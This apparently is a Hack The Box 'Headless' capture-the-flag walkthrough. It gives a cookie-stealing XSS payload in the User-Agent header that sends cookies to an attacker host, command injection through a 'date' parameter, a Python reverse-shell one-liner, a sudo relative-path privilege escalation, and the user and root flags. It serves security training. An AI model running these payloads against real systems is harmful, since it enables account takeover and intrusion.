
HTB-HEADLESS

NMAP SCAN




Q1 Which is the highest open TCP port on the target machine?


From the nmap scan we can see that **PORT 5000** is the highest TCP port open.

Q2 What is the title of the page that comes up if the site detects an attack in the contact support form?

On the website I test if it is vulnerable with a simple hello script




After submitting i receive the following with the title **Hacking Attempt Detected**




Q3 What is the name of the cookie that is set for a logged in user on the site?

If we intercept the request in burpsuite we can find that the name of the cookie is set for the user **is_admin**




Q4 What is the relative url of the page on Headless that requires authorization to access?

After i run a scan on **dirbuster** I get the following results.



Once I head to the website it shows that I am unauthorized.



Q5 What is the parameter name on POST requests to `/dashboard` that has a vulnerability in it?

On the support website i find that instaed of using the message section to try steal the cookie the **USER-AGENT** is vulnerable to XSS

I google to find a cookie stealer and find this

1. Classic way-

```
<script>var i=new Image(); i.src="http://10.10.14.8
/?cookie="+btoa(document.cookie);</script>
```

Top highlight

```
POST /support HTTP/1.1
Host: 10.129.61.255:5000
User-Agent: <script>var i=new Image(); i.src="http://10.10.14.74:80/?cookie="+btoa(document.cookie);</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 151
Origin: http://10.129.61.255:5000
Connection: keep-alive
Referer: http://10.129.61.255:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1

fname=123&lname=123&email=123%40123&phone=123&message=<script>var i=new Image();
i.src="http://10.10.14.74:80/?cookie="+btoa(document.cookie);</script>
```

After inputting the XSS script into the User-Agent section i setup my listener on the other end and get the base64 encoded cookie below.


```
┌──(ajsankari㉿ajsankari)-[~]
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.74] from (UNKNOWN) [10.129.61.255] 60474
GET /?cookie=aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA= HTTP/
1.1
Host: 10.10.14.74
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:5000/
Connection: keep-alive
```

I then base64 decode it then get the cookie.

```
┌──(ajsankari㉿ajsankari)-[~]
└─$ echo "aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA=" | base6
4 -d
is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
```


Cookie= is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0

Now when i change the cookie on the browser i get access to the Administrator Dashboard.



After generating a report I intercept it and notice that we are dealing with a single **date** parameter. I test to see if this is vulnerable with a simple **id** and we get the following.


```
POST /dashboard HTTP/1.1
Host: 10.129.61.255:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://10.129.61.255:5000
Connection: keep-alive
Referer: http://10.129.61.255:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1

date=2023-09-15;id
```



Since it is showing the **id** we know that the **date** parameter is vulnerable and the answer to this question.

Q6 What is the name of the user that the web application is running as?


From the previous **id** command we can see that the user "dvir" is the user on the web application.



Q7 Submit the flag located in the dvir user's home directory.

Since we know that date is vulnerable I use the parameter to get a reverse shell.

Using a reverse shell generator:



Put command into **date** parameter in burpsuite and **forward** it

```
Upgrade-Insecure-Requests: 1

date=2023-09-15;export RHOST="10.10.10.10";export RPORT=9001;python3 -c 'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in
(0,1,2)];pty.spawn("sh")'
```

Setup Listener and we now have a reverse shell:

```
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.74] from (UNKNOWN) [10.129.61.255] 33544
$
```

Use command **python3 -c 'import pty;pty.spawn("/bin/bash")'** to spawn a more interactive shell:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
dvir@headless:~/app$ id
id
uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
dvir@headless:~/app$
```

And we now can get the user flag:

```
dvir@headless:~$ cat user.txt
cat user.txt
7c83fb1e45d86b2053ef1e00e0b0282f
```

Q8 What is the full path to the script that dvir can run as any user without a password?

Running the command sudo -l we can see that dvir can run **/usr/bin/syscheck** without any password

```
dvir@headless:~$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
```

Q9 `syscheck` calls other scripts to collect output. What is the name of the script that is called with a relative path?

When I cat the file we can see at the bottom that it looks to see if the database file **"initdb.sh"** is running and if it is not then to start it.

```
cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
```

Looking at the code, we can see that there is no direct filepath for initdb.sh. So we can create a malicious bash script to spawn a shell as root when **syscheck** is ran.

First i create a file in the **tmp** folder called **initdb.sh**

We can echo a bash shell to the file **initdb.sh**

After that is done we need to make it so it is an executable with

chmod +x "file location"

```
dvir@headless:/tmp$ echo -e '#!/bin/bash\n/bin/bash' > /tmp/initdb.sh
echo -e '#!/bin/bash\n/bin/bash' > /tmp/initdb.sh
dvir@headless:/tmp$ ls
ls
initdb.sh
rust_mozprofilel8Hrro
systemd-private-302ee90546ee416c98b91ef65305cf05-low-memory-monitor.service-MPrlIV
systemd-private-302ee90546ee416c98b91ef65305cf05-ModemManager.service-ZZljKo
systemd-private-302ee90546ee416c98b91ef65305cf05-systemd-logind.service-YV5UVr
systemd-private-302ee90546ee416c98b91ef65305cf05-systemd-timesyncd.service-5WcWbz
Temp-f23aaac7-0d8c-4d1f-a3f4-61300188c465
vmware-root_639-3988031840
dvir@headless:/tmp$ chmod +x /tmp/initdb.sh
chmod +x /tmp/initdb.sh
dvir@headless:/tmp$
```

Now once we run the syscheck we should get root access.

```
dvir@headless:/tmp$ sudo /usr/bin/syscheck
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.7G
System load average:  0.12, 0.07, 0.08
Database service is not running. Starting it ...
id
id
uid=0(root) gid=0(root) groups=0(root)
```

Root Flag

And we can now retrieve the root flag.

```
ls
bin   etc         initrd.img.old  lost+found  proc  sbin  tmp  vmlinuz
boot  home        lib             media       root  srv   usr  vmlinuz.old
dev   initrd.img  lib64           mnt         run   sys   var
cd root;cat root.txt
cd root;cat root.txt
cbcc8affcee1412800d30876253aca1a
```

THINGS I LEARNT FROM THIS BOX:

- **Nmap Scanning Techniques**: Identified the highest open TCP port (Port 5000) using Nmap for initial reconnaissance.
- **Web Application Attack Detection**: Noted the "Hacking Attempt Detected" page, highlighting the importance of understanding how web applications detect and respond to attacks.
- **Cookie Analysis with Burp Suite**: Intercepted and analyzed cookies, finding the "is_admin" cookie to understand session management and potential session hijacking.
- **Directory Enumeration with Dirbuster**: Used Dirbuster to uncover hidden directories, revealing sensitive information or restricted access points.
- **Exploiting XSS Vulnerabilities**: Exploited XSS in the User-Agent header to steal cookies, demonstrating the need for sanitizing user inputs.
- **Reverse Shell Exploitation**: Set up and executed reverse shells through vulnerable parameters to gain unauthorized system access.
- **Privilege Escalation**: Identified and exploited the "initdb.sh" script vulnerability for privilege escalation, emphasizing the need for secure script permissions and paths.
- **Sudo Permissions Exploitation**: Checked and utilized sudo permissions (e.g., running /usr/bin/syscheck without a password) for privilege escalation.
- **Interactive Shells**: Spawned interactive shells using Python for stable and manageable post-exploitation environments.